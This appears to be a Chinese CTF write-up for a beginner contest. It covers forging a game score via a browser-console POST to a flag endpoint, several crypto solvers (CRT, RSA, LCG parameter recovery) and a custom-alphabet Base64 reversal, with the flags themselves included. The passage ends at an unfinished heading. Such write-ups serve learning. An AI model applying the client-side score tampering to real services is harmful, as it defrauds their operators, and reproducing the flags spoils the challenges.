
拿下 flag

flag{8f677481-6947-467a-b919-8bea79860f60}

- ## [web] 别笑，你也过不了第二关

好耶！是小游戏！先玩一把再说！

第一关随随便便，第二关……？？？


eci-2ze9i5ld3m7b9vjfrzlq.cloudeci1.ichunqiu.com:80 显示

第 2 关未达成目标分数 (目标: 1000000)，将重新开始本关!

```
let score = 0;
let steps = 0;
let maxSteps = 10; // 每关掉落数量
let targetScores = [30, 1000000]; // 每关目标分数
let currentLevel = 0; // 0 表示第一关
let gameEnded = false;
let finishSpawned = false;
let playerX = 180;
let gateInterval = null;
```

看到这里，有两个选择：

1. 把 maxSteps 调大亿点点，还可以把所有掉落的都改成魔丸，说~~不定写完就可以打 Newstar2026 了（bushi）~~


2. 把 targetScores 改低一点点，然后正常玩游戏

但我都不选！继续往下看，发现 fetch：

```
      const formData = new URLSearchParams();
formData.append("score", score);

      fetch("/flag.php", {
  method: "POST",
  headers: {
    "Content-Type": "application/x-www-form-urlencoded"
  },
  body: formData.toString()
})
.then(res => res.text())
.then(data => {
  alert("服务器返回:\n" + data);
})
.catch(err => {
  alert("请求失败: " + err);
});
```

把 score 改成 1145141919810，然后把这段代码拷到控制台运行就好了~（所以其实上面的方法 2 是拿不到 flag 的）


当然，也可以在玩游戏的时候 score+=1145141919810，这样子就可以正常触发 get flag 了~


eci-2ze9i5ld3m7b9vjfrzlq.cloudeci1.ichunqiu.com:80 显示

服务器返回:
恭喜newstar，这是你的flag
flag{7bdec25a-7ccc-4539-80a9-7750c733dc1c}

flag{7bdec25a-7ccc-4539-80a9-7750c733dc1c}


- **[Crypto] 唯一表示**



```
# 用 CRT 尝试重建 n
reconstructed, _ = crt(used_primes, remainders)

# 如果重建成功，返回余数列表
if reconstructed == n:
    return remainders
```

看代码，发现可以直接用 crt 方法重建 n，Ctrl+C/V 出代码：

```
from sympy.ntheory.modular import crt
from sympy import primerange
primes = list(primerange(2, 114514))
remainders = [1, 2, 2, 4, 0, 2, 11, 11, 8, 23, 1, 30, 35, 0, 18, 30, 55, 60, 29, 42, 8, 13, 49, 11, 69, 26, 8, 73, 84, 67, 100, 9, 77, 72, 127, 49, 57, 74, 70, 129, 146, 45, 35, 180, 196, 101, 100, 146, 100, 194, 2, 161, 35, 155]
reconstructed, _ = crt(primes[:len(remainders)], remainders)
from Crypto.Util.number import long_to_bytes
print(long_to_bytes(reconstructed))
```



```
In [9]: from sympy.ntheory.modular import crt
   ...: from sympy import primerange
   ...: primes = list(primerange(2, 114514))
   ...: remainders = [1, 2, 2, 4, 0, 2, 11, 11, 8, 23, 1, 30, 35, 0, 18, 30, 55, 60, 29, 42, 8, 13, 49, 11, 69, 26, 8,
      : 73, 84, 67, 100, 9, 77, 72, 127, 49, 57, 74, 70, 129, 146, 45, 35, 180, 196, 101, 100, 146, 100, 194, 2, 161, 3
      : 5, 155]
   ...: reconstructed, _ = crt(primes[:len(remainders)], remainders)
   ...: from Crypto.Util.number import long_to_bytes
   ...: print(long_to_bytes(reconstructed))
   ...:
b'flag{9c8589c2-aecb-4ec4-b027-654bc322e2d1}'
```

flag{9c8589c2-aecb-4ec4-b027-654bc322e2d1}


● [Crypto] 小跳蛙

~~Ctrl+C/V 大法就是好啊~~

看代码，判断逻辑都给你了，还有什么好说的，开抄！

```
import re
cnt = 0
while cnt < 5:
    user_input = input("Please input the start position of the frog (a,b) :")
    pattern = r'[()]?(\d+)[,\s]+(\d+)[()]?'
    match = re.match(pattern, user_input.strip())
    if match:
        a, b = map(int, match.groups())
    else:
        print("Unable to parse the input. Please check the format and re-enter")
        continue

    original_a, original_b = a, b
    while a != b:
        if a > b:
            a = a - b
        else:
            b = b - a

    print(f"Final ({a}, {b})! Keep going for " + str(4-cnt) + " more times and you will get the mysterious flag!")
    cnt += 1

if cnt == 5:
    print("Congratulations, you answered all the questions correctly!")
```

交互运行得到结果



```
en a = b, it will stay where it is.

Next, I will provide five sets of (a, b), and please submit th
e final position (x, y) of the frog in sequence

If you succeed, I will give you a mysterious flag.

Please input the start position of the frog (a,b) :(3,6)
Final (3, 3)! Keep going for 4 more times and you will get the
 mysterious flag!
Please input the start position of the frog (a,b) :(64,63)
Final (1, 1)! Keep going for 3 more times and you will get the
 mysterious flag!
Please input the start position of the frog (a,b) :(844,928)
Final (4, 4)! Keep going for 2 more times and you will get the
 mysterious flag!
Please input the start position of the frog (a,b) :(8207,8991)

Final (1, 1)! Keep going for 1 more times and you will get the
 mysterious flag!
Please input the start position of the frog (a,b) :(10227,7602
8)
Final (1, 1)! Keep going for 0 more times and you will get the
 mysterious flag!
Congratulations, you answered all the questions correctly!

D:\PiYuanZhouLv\sl\NewStar2025>
```

```
If you succeed, I will give you a mysterious flag.

1.(a,b) is: (3,6)
Please input the final position of the frog (x,y) :3, 3
Congratulations, you answered correctly! Keep going for 4 more
 times and you will get the mysterious flag!
2.(a,b) is: (64,63)
Please input the final position of the frog (x,y) :1, 1
Congratulations, you answered correctly! Keep going for 3 more
 times and you will get the mysterious flag!
3.(a,b) is: (844,928)
Please input the final position of the frog (x,y) :4, 4
Congratulations, you answered correctly! Keep going for 2 more
 times and you will get the mysterious flag!
4.(a,b) is: (8207,8991)
Please input the final position of the frog (x,y) :1, 1
Congratulations, you answered correctly! Keep going for 1 more
 times and you will get the mysterious flag!
5.(a,b) is: (10227,76028)
Please input the final position of the frog (x,y) :1, 1
Congratulations, you answered correctly! Keep going for 0 more
 times and you will get the mysterious flag!
Congratulations, you answered all the questions correctly!
Mysterious Flag:flag{Go0d_j0b_t0_Cl34r_thi5_Diff3r3nt_t45k_4_u
}
```

（左：修改的程序；右：nc 连接的远程程序）


flag{Go0d_j0b_t0_Cl34r_thi5_Diff3r3nt_t45k_4_u}

*当然，终点是有规律的。小跳蛙的运动相当于辗转相除法，所以最后停下来的位置就是(gcd(a, b), gcd(a, b))啦~

● [Crypto] 初识 RSA

先求 key 的值：

给了 key 的长度和 md5，可以用 hashcat 爆破，但根据提示，去 MD5 破解网站上搜一搜，我用的是 https://md5.so/ （但是在写 WP 的时候网站炸了，换了一个：https://www.cmd5.com/default.aspx）


密文: 5ae9b7f211e23aac3df5f2b8f3b8eada

类型: 自动

查询结果:

crypto

得到 key=b'crypto'

```
P=p^(bytes_to_long(key))
```

接下来求出 p = P^bytes_to_long(key)

得到 q = n // p

求$\varphi(n) = \varphi(p^3) \times \varphi(q^2) = (p^3 - p^2) \times (q^2 - q)$

计算$d \equiv e^{-1} \,(\,mod\ \varphi(n)\,)$

最后$m = c^d\ mod\ n$

完整代码:

```
from Crypto.Util.number import *
import gmpy2
P= ...
n= ...
c= ...

key = b'crypto' # search on md5.so

p = bytes_to_long(key) ^ P
q, ok = gmpy2.iroot(n//p//p//p, 2)
```

```
assert ok

phi = p * p * (p - 1) * q * (q - 1)
m = pow(c, pow(65537, -1, phi), n)

print(long_to_bytes(m))
```

flag{W3lc0me_t0_4h3_w0rl4_0f_Cryptoooo!}

● [Crypto] 随机数之旅 1

$$hint_{i+1} = (a \times hint_i + message_{int}) mod\, p \ \cdots\cdots (*)$$

$$\therefore hint_1 - a \times hint_0 \equiv message_{int} \ (mod\, p)$$

$$\because 0 < message_{int} < p$$

$$\therefore (hint_1 - a \times hint_0)\ mod\, p = message_{int}$$

完整代码：


```
from Crypto.Util.number import long_to_bytes
a = ...
p = ...
hint = [..., ...] # 两项就够了

print(long_to_bytes((hint[1]-hint[0]*a)%p))
```

flag{c3bc3ead-01e3-491b-aa2d-d2f042449fd6}

● [Crypto] Sagemath 使用指哪？

无需分析，有 Sage 就行（但是 Sage 是真难装 QxQ）

最后还是用的 Docker……



```
[3]: # Sage 9.3

key=1
G = PSL(2, 11)
key*=G.order()
G = CyclicPermutationGroup(11)
key*=G.order()
G = AlternatingGroup(114)
key*=G.order()
G = PSL(4, 7)
key*=G.order()
G = PSU(3, 4)
key*=G.order()
G = MathieuGroup(12)
key*=G.order()

c=91550542840025722520458836108112308924742424464072171170891749838108012046397534151231852770095499011

key=(int(str(bin(key))[2:][0:42*8],2))
m=c^^key
f=[]
while m>0:
    x=m%256
    f.append(chr(x))
    m//=256
f.reverse()
flag="".join(i for i in f )
print(flag)
```

```
flag{e142d08c-7e7d-43ed-b5ad-af51ffc512ee}
```

flag{e142d08c-7e7d-43ed-b5ad-af51ffc512ee}

● [挑战] [Cry]随机数之旅 1.3

因为是密码的就写在这里啦~

和 1 一样的公式，只不过没有 a 了

$$hint_{i+1} = (a \times hint_i + message_{int}) mod\ p \ \cdots\cdots (*)$$

$$\therefore hint_1 - a \times hint_0 \equiv message_{int}\ (mod\ p)$$

$$\therefore hint_2 - a \times hint_1 \equiv message_{int}\ (mod\ p)$$

两式做差

$$\therefore hint_1 - hint_2 \equiv a \times (hint_0 - hint_1)(mod\ p)$$

$$\therefore a \equiv (hint_1 - hint_2) \times (hint_0 - hint_1)^{-1}(mod\ p)$$

由于 a 与 p 有相同位

$$\therefore a = \begin{cases} (hint_1 - hint_2) \times (hint_0 - hint_1)^{-1} \, mod \, p & a < p \\ (hint_1 - hint_2) \times (hint_0 - hint_1)^{-1} \, mod \, p + p & a \geq p \end{cases}$$

至于哪个 a 是对的可以用 is_prime 判断（代码中省略了）

接下来和 1 就一样了~

上代码：

```
from Crypto.Util.number import long_to_bytes


p= ...
hint=[..., ..., ...] # 3 项就好了


delta = [(hint[i+1]-hint[i])%p for i in range(2)]


a = (pow(delta[0], -1, p)*delta[1]) % p
m = (hint[1] - hint[0]*a) % p


print(long_to_bytes(m))
```

flag{3ea753dc-8d46-41f7-b4a6-e828c0253831}

● [挑战] [Cry]随机数之旅 1.9

和 1.3 很像，但是 p 也没有了 Q^Q

$$hint_{i+1} = (a \times hint_i + message_{int}) mod \, p \cdots\cdots (*)$$

$$\therefore hint_{i+1} - a \times hint_i \equiv message_{int} \; (mod \, p)$$

$$\therefore hint_{i+2} - a \times hint_{i+1} \equiv message_{int} \; (mod \, p)$$

两式做差

$$\therefore hint_{i+1} - hint_{i+2} \equiv\ a \times (hint_i - hint_{i+1})(mod\ p)$$

再写一个

$$a \times (hint_{i+1} - hint_{i+2}) \equiv hint_{i+2} - hint_{i+3}\ (mod\ p)$$

两式相乘（$\because \gcd(a,p) = 1 \therefore a^{-1}(mod\ p)$存在，可以约掉）

$$(hint_{i+1} - hint_{i+2})^2$$
$$\equiv\ (hint_i - hint_{i+1}) \times (hint_{i+2} - hint_{i+3})\ (mod\ p)$$

也就是

$$(hint_{i+1} - hint_{i+2})^2 - (hint_i - hint_{i+1}) \times (hint_{i+2} - hint_{i+3})$$
$$=\ k_i \times p$$

所以算一个然后分解就行了，但是分解也挺难算的，就都算出来再 gcd 就好了（还是有概率还有较小因数，严谨一点还应该检查 is_prime），然后就变成 1.3 了

上代码：


```
from Crypto.Util.number import long_to_bytes
import gmpy2
hint = [...] * 16 # 保险起见，还是都用上吧~


delta = [(hint[i+1]-hint[i]) for i in range(15)]


p = gmpy2.gcd(*[abs(delta[i]*delta[i+2] - delta[i+1]**2)
for i in range(13)])
```

```
assert gmpy2.is_prime(p)

a = (pow(delta[0], -1, p)*delta[1]) % p
m = (hint[1] - hint[0]*a) % p

print(long_to_bytes(m))
```

flag{513a05ef-ca04-4e94-af25-a893da4221fe}


● [re] Strange Base

找到这个 b64 编码的函数，发现字母表




```
char *__cdecl base64_encode(const unsigned __int8 *bindata, char *base64, int binlength)
{
  int j_1; // eax
  int v4; // eax
  int ja_1; // eax
  int v6; // eax
  int v7; // eax
  unsigned __int8 current; // [rsp+7h] [rbp-9h]
  unsigned __int8 currenta; // [rsp+7h] [rbp-9h]
  int j; // [rsp+8h] [rbp-8h]
  int ja; // [rsp+8h] [rbp-8h]
  int jb; // [rsp+8h] [rbp-8h]
  int i; // [rsp+Ch] [rbp-4h]

  i = 0;
  j = 0;
  while ( i < binlength )
  {
    j_1 = j;
    ja = j + 1;
    base64[j_1] = aHelloACrqzyB4s[(bindata[i] >> 2) & 0x3F];
    current = (16 * bindata[i]) & 0x30;
    if ( binlength <= i + 1 )
    {
      base64[ja] = aHelloACrqzyB4s[current];
```

双击显示，拷到前文给过的 base64 在线解码网站就好了



```
a:0000000140004000 aHelloACrqzyB4s db 'HElLo!A=CrQzy-B4S3|is',27h,'waITt1ng&Y0u^{/(>v<)*}GO~256789pPqWXV'
a:0000000140004000                                         ; DATA XREF: base64_encode+41↑o
a:0000000140004000                                         ; base64_encode+8C↑o ...
a:000000014000403B                 db 'KJNMF',0
a:0000000140004041                 align 8
```

不对，不能直接拷，下面还有一部分，中间还有个 0x27(')！我记得好像是 Shift+E 来着……（自学的，错了的话勿喷 QAQ）


Export Plus: Export Data

Selected address .rdata:0000000140004000

Selected Length 0x40

Selected Data) 50 71 57 58 56 4B 4A 4E 4D 46

Data Type String literal

Export As String


Export Format:

Export Window

```
HElLo!A=CrQzy-B4S3|is'waITt1ng&Y0u^{/(>v<)*}
GO~256789pPqWXVKJNMF
```

Line:1 Column:1

Export File Path ;trange Base\export_results.txt


Base16 Base32 Base58 Base62 Base64 Base85 Base91 编码/解码

```
T>6uTqOatL39aP!YIqruyv(YBA!8y7ouCa9=
```

编码类型: Base64 字符编码: UTF-8

编码表 HElLo!A=CrQzy-B4S3|is'waITt1ng&Y0u^{/(>v<)*}GO~256789pPqWXVKJNMF


```
flag{Wh4t_a_cra2y_8as3!!!}
```

flag{Wh4t_a_cra2y_8as3!!!}

- ## [re] X0r

